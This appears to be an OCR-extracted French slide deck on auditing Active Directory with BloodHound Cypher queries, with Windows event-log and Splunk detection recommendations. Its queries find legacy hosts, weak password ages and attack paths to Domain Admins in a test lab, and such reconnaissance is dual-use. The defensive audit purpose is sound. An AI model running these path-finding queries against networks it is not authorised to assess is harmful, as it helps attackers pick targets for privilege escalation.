



```
MATCH (n)

WHERE n.operatingsystem =~ ".*XP.*"

OR n.operatingsystem =~ ".*2000.*"

OR n.operatingsystem =~ ".*2003.*"

RETURN n.name,n.operatingsystem
```

RETEX | Quick wins

Politique de mot de passe faible

```
PS C:\> $date1 = Get-Date -Date "01/01/2019"
PS C:\> $date2 = Get-Date -Date "30/01/2019"
PS C:\> $dateEpoch = Get-Date -Date "01/01/1970"
PS C:\> $epoch1 = (New-TimeSpan -Start $dateEpoch -End $date1).TotalSeconds
PS C:\> $epoch2 = (New-TimeSpan -Start $dateEpoch -End $date2).TotalSeconds
PS C:\> echo "MATCH (n:User) WHERE n.pwdlastset < $epoch2 AND n.pwdlastset > $epoch1 RETURN n.name"
MATCH (n:User) WHERE n.pwdlastset < 1548806400 AND n.pwdlastset > 1546300800 RETURN n.name
```




RETEX | Quick wins

Attaque : Exploitation des mauvaises pratiques d'administration

Source : https://posts.specterops.io/introducing-the-adversary-resilience-methodology-part-one-e38e06ffd604

RETEX | Adversary Resilience Methodology

Défense : Détection des risques résiduels (Adversary Resilience Methodology)



Source : https://posts.specterops.io/introducing-the-adversary-resilience-methodology-part-one-e38e06ffd604

RETEX | Adversary Resilience Methodology

Ordinateurs avec des sessions relatives aux membres du groupe « Admins de domaine »

DOMAIN ADMINS@TESTLAB.LOCAL


Database Info | Node Info | Queries

Node Info

Name	DOMAIN ADMINS@TESTLAB.LOCAL
Sessions	64
Reachable High Value Targets	2


Group Members

Direct Members	29
Unrolled Members	29
Foreign Members	0



RETEX | Adversary Resilience Methodology

Analyse du nombre total d'administrateurs locaux sur l'ensemble de ces ordinateurs



adminCount	computerName
98	"COMP14398.TESTLAB.LOCAL"
97	"COMP16963.TESTLAB.LOCAL"
97	"COMP18337.TESTLAB.LOCAL"
96	"COMP17081.TESTLAB.LOCAL"
93	"COMP08328.TESTLAB.LOCAL"
92	"COMP07088.TESTLAB.LOCAL"
90	"COMP09187.TESTLAB.LOCAL"
89	"COMP17620.TESTLAB.LOCAL"
87	"COMP16872.TESTLAB.LOCAL"
83	"COMP05816.TESTLAB.LOCAL"
83	"COMP00368.TESTLAB.LOCAL"
78	"COMP16931.TESTLAB.LOCAL"
78	"COMP16562.TESTLAB.LOCAL"
77	"COMP09119.TESTLAB.LOCAL"
77	"COMP12873.TESTLAB.LOCAL"
77	"COMP07048.TESTLAB.LOCAL"

Started streaming 63 records after 118 ms and completed after 119 ms.


```
MATCH p = (u1:User)-[r:MemberOf|AdminTo*1..]-
>(c:Computer)-[r2:HasSession]->(u2:User)-
[r3:MemberOf*1..]->(g:Group {name:'DOMAIN
ADMINS@TESTLAB.LOCAL'})

RETURN COUNT(DISTINCT(u1)) AS adminCount,c.name
as computerName

ORDER BY adminCount DESC
```

Plan

- Introduction
- Cypher Queries
- Analytics Queries
- RETEX
- Recommandations
- Questions

Recommandations | Traitement des risques

Détection et réduction des risques résiduels (Adversary Resilience Methodology)




Source : https://posts.specterops.io/introducing-the-adversary-resilience-methodology-part-one-e38e06ffd604


Recommandations | Détection > Event Windows

Journal	ID	Champ	Valeur	Commentaire
Security	4624	LogonType	3	An account was successfully logged on
Security	4634	LogonType	3	An account was logged off
Security	5140	SharePath	*\IPC$	A network share object was accessed (Nécessite l'activation de la stratégie d'audit « Audit file share »)


Logon Type	Description
2	Interactive (logon at keyboard and screen of system)
3	**Network (i.e. connection to shared folder on this computer from elsewhere on network)**
4	Batch (i.e. scheduled task)
5	Service (Service startup)
7	Unlock (i.e. unnattended workstation with password protected screen saver)
8	NetworkCleartext (Logon with credentials sent in the clear text. Most often indicates a logon to IIS with "basic authentication") See this article for more information.
9	NewCredentials such as with RunAs or mapping a network drive with alternate credentials. This logon type does not seem to show up in any events. If you want to track users attempting to logon with alternate credentials see 4648. MS says "A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections."
10	RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)
11	CachedInteractive (logon with cached domain credentials such as when logging on to a laptop when away from the network)

Recommandations | Détection > Microsoft ATA





Recommandations | Détection > Splunk



The alert condition for 'SOC_FW_Subnet_Scan' was triggered.

Alert: SOC_FW_Subnet_Scan


View results in Splunk

